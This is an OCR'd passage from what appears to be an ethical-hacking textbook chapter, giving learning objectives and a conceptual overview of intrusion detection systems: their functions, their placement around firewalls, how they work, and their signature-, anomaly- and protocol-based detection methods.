
- Describe IDS, IPS, firewall, and honeypot concepts
- Use different IDS, IPS, firewall, and honeypot solutions
- Explain different techniques to bypass IDS
- Explain various techniques to bypass firewalls
- Explain various techniques to bypass NAC and endpoint security
- Use different tools to evade IDS/firewalls
- Explain different techniques to detect honeypots
- Adopt countermeasures against IDS/firewall evasion



LO#01: Summarize IDS, IPS, Firewall, and Honeypot Concepts

IDS, IPS, Firewall, and Honeypot Concepts

Ethical hackers should have an idea about the function, role, placement, and design of firewalls, IDS, IPS, and honeypots to protect an organization's network by understanding how an attacker evades such security measures. This section provides an overview of these basic concepts.



Intrusion Detection System (IDS)

- An intrusion detection system (IDS) is a software system or hardware device that **inspects all inbound and outbound network traffic** for suspicious patterns that may indicate a network or system security breach
- The IDS **checks traffic** for signatures that match known intrusion patterns and **signals an alarm** when a match is found
- Depending on the traffic to be monitored, the IDS is placed **outside/inside the firewall** to monitor suspicious traffic originating from outside/inside the network

Intrusion Detection System (IDS)

An intrusion detection system (IDS) is a security software or hardware device used to monitor, detect, and protect networks or systems from malicious activities; it alerts the concerned security personnel immediately upon detecting intrusions. IDS are extremely useful as they monitor the inbound/outbound traffic of the network and check for suspicious activities continuously to detect a network or system security breach. Specifically, they check traffic for signatures that match known intrusion patterns and raise an alarm when a match is detected. IDS can be categorized into active and passive IDS depending on their functionality. A passive IDS generally only detects intrusions while an active IPS not only detects intrusions in the network but also prevents them.

Main Functions of IDS:

- An IDS gathers and analyzes information from within a computer or a network to identify possible violations of the security policy, including unauthorized access, as well as misuse.
- An IDS is also referred to as a "packet sniffer," which intercepts packets traveling via various communication media and protocols, usually TCP/IP.
- The packets are analyzed after they are captured.
- An IDS evaluates traffic for suspected intrusions and raises an alarm upon detecting such intrusions.

Where IDS resides in the network

One of the most common places to deploy an IDS is near the firewall. Depending on the traffic to be monitored, an IDS is placed outside/inside the firewall to monitor suspicious traffic originating from outside/inside the network. When placed inside, the IDS will be ideal if it is near a DMZ; however, the best practice is to use a layered defense by deploying one IDS in front of the firewall and another one behind the firewall in the network.

Before deploying the IDS, it is essential to analyze the network topology, understand how the traffic flows to and from the resources that an attacker can use to gain access to the network, and identify the critical components that will be possible targets of various attacks against the network. After the position of the IDS in the network is determined, the IDS must be configured to maximize its network protection effect.



Figure 12.1: Placement of IDS

How an IDS Works

The primary purpose of the IDS is to provide real-time monitoring and detection of intrusions. Additionally, reactive IDS (and IPS) can intercept, respond to, and/or prevent intrusions.

An IDS works as follows:

- IDS have sensors to detect malicious signatures in data packets, and some advanced IDS include behavioral activity detection to detect malicious traffic behavior. Even if the packet signatures do not match perfectly with the signatures in the IDS signature database, the activity detection system can alert administrators about possible attacks.
- If the signature matches, the IDS performs predefined actions such as terminating the connection, blocking the IP address, dropping the packet, and/or raising an alarm to notify the administrator.
- When signature matches, anomaly detection will be skipped; otherwise, the sensor may analyze traffic patterns for an anomaly.
- When the packet passes all the tests, the IDS will forward it to the network.


Figure 12.2: Working of IDS



How an IDS Detects an Intrusion?

Signature Recognition

- Signature recognition, also known as misuse detection, tries to **identify events** that indicate an abuse of a system or network resource

Anomaly Detection

- It detects the **intrusion based** on the fixed behavioral characteristics of the users and components in a computer system

Protocol Anomaly Detection

- In this type of detection, models are built to explore **anomalies** in the way in which vendors deploy the **TCP/IP specification**

How an IDS Detects an Intrusion?

An IDS uses three methods to detect intrusions in the network.

- **Signature Recognition**

  Signature recognition, also known as misuse detection, tries to identify events that indicate an abuse of a system or network. This technique involves first creating models of possible intrusions and then comparing these models with incoming events to make a detection decision. The signatures for IDS were created under the assumption that the model must detect an attack without disturbing normal system traffic. Only attacks should match the model; otherwise, false alarms could occur.

  - Signature-based intrusion detection compares incoming or outgoing network packets with the binary signatures of known attacks using simple pattern-matching techniques to detect intrusions. Attackers can define a binary signature for a specific portion of the packet, such as TCP flags.
  - Signature recognition can detect known attacks. However, there is a possibility that other innocuous packets contain the same signature, which will trigger a false positive alert.
  - Improper signatures may trigger false alerts. To detect misuse, a massive number of signatures are required. The more the signatures, the greater are the chances are of the IDS detecting attacks; however, the traffic may incorrectly match with the signatures, thus impeding system performance.
